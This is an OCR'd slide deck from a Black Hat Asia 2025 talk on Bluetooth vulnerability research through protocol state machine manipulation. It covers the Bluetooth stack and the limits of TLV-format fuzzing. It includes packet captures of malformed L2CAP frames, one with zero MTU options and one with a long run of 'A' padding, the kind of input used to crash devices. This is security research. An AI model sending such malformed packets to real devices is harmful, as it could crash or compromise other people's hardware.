black hat ASIA 2025

State Manipulation—Unveiling New Attack Vectors in Bluetooth Vulnerability Discovery through Protocol State Machine Reconfiguration

Lidong Li&Kun Dong&Xiao Wang

SourceGuard

About Us

➢ **Lidong Li**： **Source Guard**@Chief Security Officer.

➢ Specializing in protocol vulnerability mining and Fuzzing framework development. He is the core developer of the Wisdom&Swift Fuzzer. HITB/POC/ISC Speaker

➢**Kun Dong:** **Source Guard**@CEO.

➢Ph.D. in Cybersecurity from Xidian University, specializing in chip security research and AI adversarial security research

➢ **Xiao Wang**： **Source Guard**@Senior Security Researcher.

➢ His expertise lies in vulnerability discovery within the realms of wireless protocols, including Bluetooth, Wi-Fi security.

Agenda


1. **Bluetooth protocol stack & state machine analysis**

2. **The bottleneck of traditional TLV-format Fuzzing**

3. **Disrupting the state machine to discover new Bluetooth vulnerabilities**

Bluetooth protocol stack & State machine analysis

Bluetooth protocol stack & State machine analysis



/mnt/sdcard/Download
5 item(s)

Sending File


File: Lady Gaga.mp3
Sending to: Nexus One

47% 47/100

pkg.apk
238 KB 04/11/15 04:55 PM | W

voicemail-3.mp3
25.61 KB 27/10/15 09:00 AM | W

Bluetooth protocol stack & State machine analysis




- ➢ The Bluetooth protocol stack operates over the HCI layer, with L2CAP serving as the core link protocol that establishes SDP/RFCOMM/BNEP/AVRCP channels through PSM (Protocol/Service Multiplexer)
- ➢ RFCOMM creates serial port-like connections over L2CAP to support HSP/HFP/SPP and other legacy profiles.
- ➢ OBEX implements application-layer service protocols including OPP/PBAP/MAP through profile operations.


The bottleneck of traditional TLV-format Fuzzing

The bottleneck of traditional TLV-format fuzzing


Classic Fuzzing



```
Frame 817: 29 bytes on wire (232 bits), 29 bytes captured (232 b
bluetooth0, id 0
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
    Length: 20
    CID: L2CAP Signaling Channel (0x0001)
    Command: Configure Request
        Command Code: Configure Request (0x04)
        Command Identifier: 0x01
        Command Length: 16
        Destination CID: Dynamically Allocated Channel (0x0045)
        0000 0000 0000 000. = Reserved: 0x0000
        .... .... .... ...0 = Continuation Flag: False
        Option: MTU
            Type: Maximum Transmission Unit (0x01)
            Length: 2
            MTU: 0
        Option: MTU
            Type: Maximum Transmission Unit (0x01)
            Length: 2
            MTU: 0
        Option: MTU
            Type: Maximum Transmission Unit (0x01)
            Length: 2
            MTU: 0
```



```
Frame 2500: 45 bytes on wire (360 bits), 45 bytes captured (360 bits) on interface
bluetooth0, id 0
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
    Length: 36
    CID: L2CAP Signaling Channel (0x0001)
    Command: Command Reject
    Command: Unknown command
        Command Code: Unknown (0x00)
        Command Identifier: 0x00
        Command Length: 0
        Unknown Command Code
            [Expert Info (Warning/Protocol): Unknown Command Code]

02 02 00 1b 01 17 01 5d  00 03 2f 05 23 01 01 41   ·······]  ··/·#··A
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
```



Bluetooth

Documents


A/V Remote Control Profile 1.6.2

SPECIFICATIONS AND DOCUMENTS

Core Specification 5.4


The bottleneck of traditional TLV-format Fuzzing

- ➢ **Random targeting of TLV without purpose**
- ➢ **Driver's inspection and validation of malformed packets**
- ➢ **Non-purposeful (non-targeted) interaction packets**
- ➢ **Incomplete state machin e coverage**




The bottleneck of traditional TLV-format Fuzzing

